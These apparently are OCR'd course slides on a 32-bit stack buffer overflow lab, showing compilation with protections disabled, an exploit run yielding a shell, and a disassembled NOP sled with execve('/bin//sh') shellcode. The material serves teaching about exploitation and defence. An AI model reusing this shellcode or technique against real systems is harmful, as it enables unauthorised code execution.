Our injected address is 0xffffd060 (loc of return address + 132)

Code Injection Execution

- Compile and Run


```
seed@VM:~/.../module5$ gcc -m32 -fno-stack-protector -z execstack -o stack_32bit stack.c
seed@VM:~/.../module5$ exploit.py
seed@VM:~/.../module5$ ./stack_32bit
$
```



Shell prompt


No-Op Sliding

- After exploiting buffer overflow vulnerability



No-Op Sliding

```
0xffffd07c  nop
0xffffd07d  nop
0xffffd07e  nop
0xffffd07f  nop
0xffffd080  xor     eax,eax
0xffffd082  push    eax
0xffffd083  push    0x68732f2f
0xffffd088  push    0x6e69622f
0xffffd08d  mov     ebx,esp
0xffffd08f  push    eax
0xffffd090  push    ebx
0xffffd091  mov     ecx,esp
0xffffd093  cdq
0xffffd094  mov     al,0xb
0xffffd096  int     0x80
```



Summary

- **Main Goal of attackers when exploiting a buffer overflow vulnerability**
  - Attackers attempt to gain control of IP
  - Attackers inject shell code into memory, then point IP to shell code to execute it and exploit the system